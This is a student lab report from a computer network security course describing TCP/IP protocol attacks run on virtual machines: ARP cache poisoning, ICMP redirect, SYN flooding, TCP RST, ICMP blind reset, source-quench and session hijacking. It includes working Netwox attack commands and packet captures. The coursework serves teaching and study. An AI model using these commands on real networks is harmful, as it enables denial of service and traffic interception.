Attacks on TCP/IP Protocols

CPSC4620: Computer Network Security

Robbie Myers

Abstract:

TCP/IP protocols serve as the backbone of the Internet transmission structure. As such an important component of this system, their use is ubiquitous with any network system implemented. Because of their fundamental importance and necessary usage, these protocols are a prime target for exploitive attacks and are used as the vector of an attack. When TCP/IP protocols were first being developed for communication over a network, security concerns were minimal for these protocols as access to the network itself was highly restricted. In this sense, the protocols were developed with a very 'trusting' assumption; i.e. its security was made dependent on the overwhelming physical security of the system. Now however, the accessibility to the Internet and the presence of other networks has grown exponentially. With this growth, physical security of all access points can no longer be guaranteed. In addition, the relative cost for learning about these protocols and discovering their potential shortcoming has become a fairly trivial task. One common shortcoming of such protocols is their inability to maintain a sense of state. The attacks that this report focuses on will include those achieved through TCP/IP as well as attacks using protocols such as ARP and ICMP which can impact the TCP/IP connections themselves. In the case of ICMP, vulnerabilities persist due to some 'Request for Comments' (RFC) requirements for the implementation of TCP which mandate certain responses based on ICMP messages received. In a similar way TCP also defines certain flagged messages to cause specific responses by the receiving host that can be exploited in the form of an attack. Attacks abusing the TCP triple-handshake procedure will also be investigated. For each attack attempted, this report will briefly describe the design, observations, and explanations for how/why the attack is implemented. Through these demonstrations, this report intends to illustrate the importance of being security conscious when revising or developing protocols. For external research used, see the 'Resources' section at the end of this report.

ARP Cache Poisoning:

Design-

ARP poisoning involves causing a target to associate an IP address with an incorrect MAC address. This involves sending an unprompted ARP message indicating an IP address and the supposed MAC address. This can be used as a DoS attack to cause the target to associate the gateway with the incorrect MAC. Poisoning of the cache can also be done to two targets so each associates the other IP address with the MAC address of the attacker. This can be used in MITM or other session hijacking attacks.

Observations-

Although this attack is relatively simple in concept, it was surprisingly difficult to cause any of the ARP packets to be communicated correctly. Even with the appropriate Netwox parameters, it was as if the ARP packets were never being received by the target host. Eventually, through much experimentation, an attack finally succeeded in associating the attacker's IP with an incorrect MAC address. This would prevent communication from the target to the attacker. Although this particular success would not be a standard attack, it should be simple enough to use more advanced Netwox options to associate a different IP with the attacker's MAC, setting up for a MITM attack.

H1 ARP cache showing correct entry for H2

```
root@seed-desktop:/home/seed# arp -a
seed-desktop-2.local (192.168.204.136) at 00:0c:29:31:18:75 [ether] on eth7
? (192.168.204.2) at 00:50:56:ef:f2:84 [ether] on eth7
root@seed-desktop:/home/seed#
```

H2 ARP cache showing correct entry for H1

```
root@seed-desktop:/home/seed# arp -a
? (192.168.204.2) at 00:50:56:ef:f2:84 [ether] on eth7
seed-desktop.local (192.168.204.133) at 00:0c:29:15:4d:1d [ether] on eth7
root@seed-desktop:/home/seed#
```

H1 using Netwox command 80 to poison H2 ARP cache

```
root@seed-desktop:/home/seed# netwox 80 -e "00:0C:29:15:4d:1e" -i 192.168.204.136
^C
root@seed-desktop:/home/seed#
```

H2 showing poisoned ARP cache

```
root@seed-desktop:/home/seed# arp -a
? (192.168.204.2) at 00:50:56:ef:f2:84 [ether] on eth7
seed-desktop.local (192.168.204.133) at 00:0c:29:15:4d:1e [ether] on eth7
? (192.168.204.254) at 00:50:56:f3:89:b4 [ether] on eth7
root@seed-desktop:/home/seed#
```

Explanations-

Because ARP is a stateless protocol, the cache has now knowledge of outgoing requests for potentially incoming entries. This means that an attacker can intentionally prepare and transmit an ARP packet with a specific message. Additionally, there is no authentication protocol with ARP so all incoming entries are treated as acceptable.

ICMP Redirect Attack:

Design-

ICMP redirection is normally a task reserved for routers or non-host nodes within a network. However, just as with ARP packets, an attacker can create them with a specific message. An ICMP redirection instructs a target to modify its routing table with an ICMP type of 5 and a code of 0. This can be used by an attacker as a DoS attack to route through an invalid node or to route through a node under the control of the attacker.

Observations-

Compared to using Netwox in the ARP attack, using ICMP redirection command was fairly simple to accomplish. The command was designed to send a redirection from the host at 192.168.204.2 to the attacker. This caused the target to believe that the original gateway was no longer accessible. WireShark was used to capture incoming ICMP Redirect messages.

H1 using Netwox command 86 to redirect traffic away from the gateway

```
root@seed-desktop:/home/seed# netwox 86 -d "Eth0" --gw 192.168.204.133 -c 0 -i 192.168.204.2
^C
root@seed-desktop:/home/seed#
```

WireShark showing incoming ICMP Redirect messages

71	28.444009	192.168.204.2	192.168.204.136	ICMP	Redirect (Redirect for host)
72	28.444252	192.168.204.2	192.168.204.136	ICMP	Redirect (Redirect for host)
73	30.700466	192.168.204.136	192.168.204.2	DNS	Standard query PTR 2.204.168.192.in-addr.arpa
74	30.700798	192.168.204.136	192.168.204.2	DNS	Standard query PTR 133.204.168.192.in-addr.arpa
75	30.702977	192.168.204.2	192.168.204.136	ICMP	Redirect (Redirect for host)
76	30.703018	192.168.204.2	192.168.204.136	ICMP	Redirect (Redirect for host)
77	32.950481	192.168.204.136	192.168.204.2	DNS	Standard query PTR 2.204.168.192.in-addr.arpa
78	32.950857	192.168.204.136	192.168.204.2	DNS	Standard query PTR 133.204.168.192.in-addr.arpa
79	32.951547	192.168.204.2	192.168.204.136	ICMP	Redirect (Redirect for host)
80	32.951792	192.168.204.2	192.168.204.136	ICMP	Redirect (Redirect for host)
81	35.690448	fe80::52:4beb:46ef:48	ff02::1:2	DHCPv6	Solicit
82	51.689816	fe80::52:4beb:46ef:48	ff02::1:2	DHCPv6	Solicit
83	83.688546	fe80::52:4beb:46ef:48	ff02::1:2	DHCPv6	Solicit

H2 showing telnet connection refused to redirected host

```
root@seed-desktop:/home/seed# telnet 192.168.204.2
Trying 192.168.204.2...
telnet: Unable to connect to remote host: Connection refused
root@seed-desktop:/home/seed#
```

Explanations-

Because ICMP Redirect packets are designed to be sent from the routers, the host will accept them by default. This is an example of where a protocol was designed under an assumption of trust (not that the original developers could have guessed that it would be so simple to abuse). The misuse of these messages is relatively simple and can cause large network wide denial of service.

SYN Flooding Attack:

Design-

TCP connections are established through a procedure known as a three-way handshake. During this process, the connector sends a TCP packet with the SYN flag in the header indicating that a connection is being requested. This is responded to with a SYN-ACK to acknowledge the request for synchronization and a set amount of stack space is allocated in preparation for the incoming connection. After this, the target waits for the final ACK acknowledgment to finalize the connection. This process can be abused to continuously request new connections but never fully establishing the connection.

Observations-

Experimenting with the SYN flood attack command provided by Netwox was fairly straightforward and successful. WireShark was used on the target

machine to record incoming SYN messages and outgoing SYN-ACK messages. After the command was issued from the attacker, WireShark was inundated with packets showing response to all of the SYN requests. Additionally, it was observed that the Netwox command must include some type of randomization on source address for increased likelihood for a successful attack. While this kind of attack may not affect a standard system, the VM running on 256MB RAM was clearly impacted as WireShark attempted to record all of the outgoing messages. However, this may be atypical since this experiment was done on a VM with such limited resources.

H1 using Netwox command 76 to initiate a SYN flood attack

```
root@seed-desktop:/home/seed# netwox 76 -i 192.168.204.136 -p 23
^C
root@seed-desktop:/home/seed#
```

H2 showing a portion of the SYN and SYN-ACK messages received

18	80.630419	c-24-4-117-157.hsd1.c	192.168.204.136	TCP	22322 > telnet [SYN] Seq=0 Win=1500 Len=0
19	80.630617	192.168.204.136	c-24-4-117-157.hsd1.c	TCP	telnet > 22322 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
20	80.630816	38.223.189.118	192.168.204.136	TCP	9588 > telnet [SYN] Seq=0 Win=1500 Len=0
21	80.630843	192.168.204.136	38.223.189.118	TCP	telnet > 9588 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
22	80.630898	174.135.244.204	192.168.204.136	TCP	28895 > telnet [SYN] Seq=0 Win=1500 Len=0
23	80.630918	192.168.204.136	174.135.244.204	TCP	telnet > 28895 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
24	80.631280	8.60.222.73	192.168.204.136	TCP	50752 > telnet [SYN] Seq=0 Win=1500 Len=0
25	80.631299	192.168.204.136	8.60.222.73	TCP	telnet > 50752 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
26	80.631367	164.79.160.210	192.168.204.136	TCP	62151 > telnet [SYN] Seq=0 Win=1500 Len=0
27	80.631388	192.168.204.136	164.79.160.210	TCP	telnet > 62151 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
28	80.631520	public-gprs261536.cen	192.168.204.136	TCP	44519 > telnet [SYN] Seq=0 Win=1500 Len=0
29	80.631540	192.168.204.136	public-gprs261536.cen	TCP	telnet > 44519 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
30	80.631821	212.224.76.8	192.168.204.136	TCP	53689 > telnet [SYN] Seq=0 Win=1500 Len=0

Explanations-

Although the three-way handshake is useful for establishing connections, it is another example of an assumed trust. Assuming that every request for a connection is legitimate and then allocating space is very easy to abuse. With no safeguards, this attack could be used very simply and effectively. To help protect this, SYN cookies have been implemented to maintain a record of SYN requests so that redundant requests can be ignored. However, a randomized source IP address such as implemented by the Netwox command could potentially circumvent that defense. Another defense would be to minimize the space allocation or eliminate it until the final ACK has been received.

TCP RST Attacks on telnet and ssh Connections:

Design-

TCP packets can be transmitted with the RST flag set indicating that the connection must be terminated. This is not the same as the usual connection teardown that would be implied with a TCP FIN packet. Because the RST packet can preemptively close a connection, it has obvious use to an attacker.

Observations-

Going through Netwox to continually transmit TCP packets flagged as RST, the attack successfully prevented establishing a connection on the indicated port (telnet).

H1 using Netwox command 78 to continually transmit TCP RST packets

```
root@seed-desktop:/home/seed# netwox 78 -i 192.168.204.136
^C
root@seed-desktop:/home/seed#
```

H2 showing an attempt to connect via telnet which is immediately closed by the attack

```
root@seed-desktop:/home/seed# telnet 192.168.204.133
Trying 192.168.204.133...
Connected to 192.168.204.133.
Escape character is '^]'.
Connection closed by foreign host.
root@seed-desktop:/home/seed#
```

Explanations-

In the case of this attack, the misuse of trust and lack of authentication allow an attacker to continually send TCP RST packets to a target IP and port number which will effectively prevent any communication on that port. A small added difficulty with this attack is that a port number should be known to send the RST message to. However, common uses have standard port number such as 21, 22, 23, 80; with a sufficient system, an attacker could cyclically send RST messages over 10,000 ports for a more effective DoS.

TCP RST Attacks on Video Streaming Applications:

Design-

The design of this attack was the same used the TCP RST attack against telnet in the previous section.

Observations-


The observations for this attack were similar to those in the previous section. One addition was that the GUI of the browser showed that the connection to the video source continued to try to reconnect after the TCP RST message.

H1 using Netwox command 78 to send TCP RST messages

```
root@seed-desktop:/home/seed# netwox 78 -i 192.168.204.136
^C
root@seed-desktop:/home/seed#
```

H2 showing a video playing

H2 showing that the connection has been reset



Explanations-

This attack can be explained as with the other TCP RST attack.

ICMP Blind Connection-Reset:

Design-

ICMP connection-reset attacks once again take advantage of assumptive behavior. This attack sends a false signal that there has been a 'hard error' defined as a type 3 with a code 2, 3, or 4. These messages should immediately abort the connection.

Observations-

Keeping in mind that a 'hard error' should abort a connection, multiple attempts were made with different error codes. Unfortunately, each combination of attacks with codes did not appear to effect the target connection.

H1 using Netwox command 82 in an attempt to trigger an ICMP 'hard error' code

```
root@seed-desktop:/home/seed# netwox 82 -d "Eth0" -c 2 -i 192.168.204.136
^C
root@seed-desktop:/home/seed# netwox 82 -d "Eth0" -c 3 -i 192.168.204.136
^C
root@seed-desktop:/home/seed# netwox 82 -d "Eth0" -c 4 -i 192.168.204.136
^C
root@seed-desktop:/home/seed#
```

H2 showing the connection was closed by the foreign host, but only after a regular exit

```
root@seed-desktop:/home/seed# telnet 192.168.204.133
Trying 192.168.204.133...
Connected to 192.168.204.133.
Escape character is '^]'.
Ubuntu 9.04
seed-desktop login: seed
Password:
Last login: Sat Apr 21 20:50:41 EDT 2012 from seed-desktop-2.local on pts/1
Linux seed-desktop 2.6.28-11-generic #42-Ubuntu SMP Fri Apr 17 01:57:59 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/

105 packages can be updated.
55 updates are security updates.

lseed@seed-desktop:~$ ls -l
total 32
drwxr-xr-x 4 seed seed 4096 2010-08-16 22:12 Desktop
drwxr-xr-x 2 seed seed 4096 2009-06-05 10:09 Documents
-rw-r--r-- 1 seed seed  357 2009-06-05 14:02 examples.desktop
drwxr-xr-x 2 seed seed 4096 2009-06-05 10:09 Music
drwxr-xr-x 2 seed seed 4096 2009-06-05 10:09 Pictures
drwxr-xr-x 2 seed seed 4096 2009-06-05 10:09 Public
drwxr-xr-x 2 seed seed 4096 2009-06-05 10:09 Templates
drwxr-xr-x 2 seed seed 4096 2009-06-05 10:09 Videos
seed@seed-desktop:~$ exit
logout
Connection closed by foreign host.
root@seed-desktop:/home/seed#
```

Explanations-

As with the difficulties with the ARP poisoning, it is thought that some part of a network initialization or perhaps an incorrect Netwox parameter caused this attack to fail.

Source-Quench Attacks:

Design-

As with the ICMP connection-reset attack, source-quench attacks use an error type and code to cause an action against a target. The ICMP message type 4 code 0 is a source-quench which is a signal to reduce the transmission rate. This can throttle the target, which would be a more subtle attack than completely severing or refusing a connection.

Observations-

Making the target acknowledge the false source-quench signal was simple enough by using Netwox to create the appropriate ICMP message as described in this 'Design' section.

H1 using Netwox command 85 to transmit ICMP source-quench messages to the target

```
root@seed-desktop:/home/seed# netwox 85 -d "Eth0" -i 192.168.204.136
```

H2 using WireShark to display the ICMP packets received

5	0.078698	192.168.204.136	192.168.204.254	ICMP	Source quench (flow control)
14	0.332817	192.168.204.136	192.168.204.136	ICMP	Source quench (flow control)
15	0.333064	192.168.204.136	192.168.204.136	ICMP	Source quench (flow control)
18	0.356064	192.168.204.136	192.168.204.2	ICMP	Source quench (flow control)
19	0.356384	192.168.204.136	192.168.204.2	ICMP	Source quench (flow control)
21	1.784840	192.168.204.136	192.168.204.136	ICMP	Source quench (flow control)
24	1.785827	192.168.204.136	192.168.204.2	ICMP	Source quench (flow control)
25	1.786113	192.168.204.136	192.168.204.136	ICMP	Source quench (flow control)
27	1.786714	192.168.204.136	192.168.204.2	ICMP	Source quench (flow control)

Explanations-

This attack is similar to that of the connection-reset message. Fortunately, the Netwox command was able to be correctly used to transmit the source-quench packets to the target. This is only yet another example of the target assuming that any ICMP packet received is authentic and then immediately following the proscribed action.

TCP Session Hijacking

Design-

In theory, session hijacking is a way of by passing some levels of security. Usually when a connection between to hosts is established, there is some form of initial authentication, such as used in telnet. Session hijacking hopes to 'piggyback' in a way on that connection through various means.

Observations-

Other than the difficulty with the Netwox ARP poisoning tool, the experiment on session hijacking could have been successful. Among various attempts, sever attempts were made to poison the ARP cache of the two targets to associate each other's IP with the attacking MAC, allowing for a MITM attack. If this attack had been successful, WireShark would have been used to examine the packet flow between a telnet sessions of the two targets. It is unclear how WireShark, telnet or other applications may have been used in this setup to directly transmit information to the targets. If nothing else, the session would have been somewhat 'hijacked' to allow the attacker to at least have knowledge of what was being transmitted between the two.

H1 using Netwox command 80 in an attempt to poison the caches of the two targets

```
root@seed-desktop:/home/seed# netwox 80 -e "00:0C:29:15:24:3d" -i 192.168.204.136
^C
root@seed-desktop:/home/seed# netwox 80 -e "00:0C:29:31:18:75" -i 192.168.204.135
^C
root@seed-desktop:/home/seed#
```

Explanations-

As stated in this 'Observations' section, it is unclear exactly why this attack was unsuccessful other than the continued difficulty with the ARP poisoning to setup for the attack. External research suggested that SYN flooding could also be used to prepare for a session hijack, however this was attempted unsuccessfully. For a more true session hijacking attack, the attacker would need to impersonate one of the hosts to the other target. This requires discovering the correct sequence number, referred to as the Initial Sequence Number. This is where a SYN flood may be utilized to delay the response of one target while the attacker poses as the target to the other host. However, finding out the correct sequence number is not a trivial task. Most OS use a PRNG to 'randomly' generate the ISN as the name implies. For some sample data, WireShark was used to collect ISNs form some example

connections. From these results, the sequence numbers appear to random, but at least increasing which could narrow the range of possibilities down somewhat. However, this is an extremely small data set, and given the 2^32 potential values, guessing correctly become more challenges. External research suggested that methods exist for more accurate prediction of possible ISN values; however these methodologies were outside of the scope of experience for this report. In theory, a SYN flood attack could be used to attack one target, while the attacker attempts to 'hijack' the connection with the other target using a set of spoofed ISN values. If the SYN flood continues to incapacitate one target, and given an accurate spoof set, the session could potentially hijacked without the other attacker realizing it. The SYN flood could then be halted and the connection would be successfully hijacked.

362 8.242401	192.168.204.136	www.facebook.com	TCP	33212 > http [ACK] Seq=1 Ack=1 Win=5840 Len=0
368 8.409132	192.168.204.136	www.facebook.com	TCP	33212 > http [ACK] Seq=837 Ack=1461 Win=8496 Len=0
370 8.410001	192.168.204.136	www.facebook.com	TCP	33212 > http [ACK] Seq=837 Ack=2881 Win=11360 Len=0
372 8.410438	192.168.204.136	www.facebook.com	TCP	33212 > http [ACK] Seq=837 Ack=2921 Win=11360 Len=0
366 8.408480	192.168.204.136	www.facebook.com	TCP	33212 > http [ACK] Seq=837 Ack=399 Win=6432 Len=0
374 8.413965	192.168.204.136	www.facebook.com	TCP	33212 > http [ACK] Seq=837 Ack=4381 Win=14600 Len=0
376 8.414062	192.168.204.136	www.facebook.com	TCP	33212 > http [ACK] Seq=837 Ack=4382 Win=14600 Len=0
378 8.521542	192.168.204.136	www.facebook.com	TCP	33212 > http [ACK] Seq=837 Ack=5841 Win=17520 Len=0
380 8.521646	192.168.204.136	www.facebook.com	TCP	33212 > http [ACK] Seq=837 Ack=7261 Win=20440 Len=0
382 8.521702	192.168.204.136	www.facebook.com	TCP	33212 > http [ACK] Seq=837 Ack=8567 Win=23360 Len=0
423 134.828179	192.168.204.136	www.facebook.com	TCP	33212 > http [ACK] Seq=838 Ack=8568 Win=23360 Len=0
420 134.720676	192.168.204.136	www.facebook.com	TCP	33212 > http [FIN, ACK] Seq=837 Ack=8567 Win=23360 L
360 8.134147	192.168.204.136	www.facebook.com	TCP	33212 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV
911 253.988965	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1 Ack=1 Win=5840 Len=0
933 254.673562	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1489 Ack=10148 Win=26280 Len=
935 254.673859	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1489 Ack=11568 Win=28400 Len=
937 254.673919	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1489 Ack=13028 Win=32120 Len=
939 254.673971	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1489 Ack=13138 Win=32120 Len=
941 254.674024	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1489 Ack=14558 Win=35040 Len=
943 254.674079	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1489 Ack=15978 Win=36920 Len=
945 254.674130	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1489 Ack=17234 Win=39760 Len=
947 254.674187	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1489 Ack=18654 Win=42600 Len=
949 254.674239	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1489 Ack=20074 Win=45440 Len=
951 254.674291	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1489 Ack=21330 Win=48280 Len=
953 254.674342	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1489 Ack=22750 Win=51120 Len=
955 254.683717	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1489 Ack=24170 Win=53960 Len=
957 254.684171	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1489 Ack=25590 Win=58220 Len=
959 254.684742	192.168.204.136	www-google-analytics.	TCP	34222 > http [ACK] Seq=1489 Ack=27010 Win=61060 Len=

Network:

*It should be noted that during these exercises, the VMs were occasionally powered off due to system limitations for running them all simultaneously. This created some inconsistency with which 'host' acquired which IP/MAC address. The only constant address of course was the gateway at 192.168.204.2 / 00:50:56:EF:F2:84. Screen captures have been provided whenever possible to show the roles of each host.

Resources:

1. Gibson Research Corporation, *ARP Cache Poisoning*,
    a. http://www.grc.com/nat/arp.htm
2. WatchGuard, *Anatomy of an ARP Poisoning Attack*,
    a. http://www.watchguard.com/infocenter/editorial/135324.asp
3. Inet Daemon, *ICMP Redirect*,
    a. http://www.inetdaemon.com/tutorials/internet/icmp/redirect.shtml
4. Javvin, *ICMP Attacks*,
    a. http://javvin.com/networksecurity/ICMPAttacks.html
5. Internet Security System, *SYN Flood*,
    a. http://www.iss.net/security_center/advice/Exploits/TCP/SYN_flood/default.htm
6. Defenses Against TCP SYN Flooding Attacks
    a. http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_9-4/syn_flooding_attacks.html
7. TCP/IP Connection Cutting, *Chris Lowth,*
    a. http://www.lowth.com/cutter/
8. Syracuse University, *TCP Protocols*,
    a. http://www.cis.syr.edu/~wedu/Teaching/cis758/LectureNotes/TCP.pdf
9. TCP, *Vern Paxson*,
    a. http://www.icir.org/vern/papers/reflectors.CCR.01/node6.html
10. Defending TCP Against Spoofing Attacks, *J. Touch*,
    a. http://www.isi.edu/touch/pubs/draft-ietf-tcpm-tcp-antispoof-01.txt
11. Security Advisory, *ICMP Based Blind Connection Reset Attacks,*
    a. http://securityvulns.com/Jdocument276.html
12. ICMP Attacks against TCP, *F. Goht*,
    a. http://www.gont.com.ar/drafts/icmp-attacks/draft-gont-tcpm-icmp-attacks-03.txt
13. SNORT, *SID 1:477*,
    a. http://www.snortid.com/snortid.asp?QueryId=1%3A477
14. Computer Crime Research Center, *Network Security*,
    a. http://www.crime-research.org/articles/network-security-dos-ddos-attacks
15. Internet Security Systems, *Session Hijacking*,

a. http://www.iss.net/security_center/advice/Exploits/TCP/session_hijacking/default.htm
16. The Tazzone Network, *Introduction to TCP Session Hijacking*,
a. http://www.thetazzone.com/tutorial-a-quick-introduction-to-tcp-session-hijacking/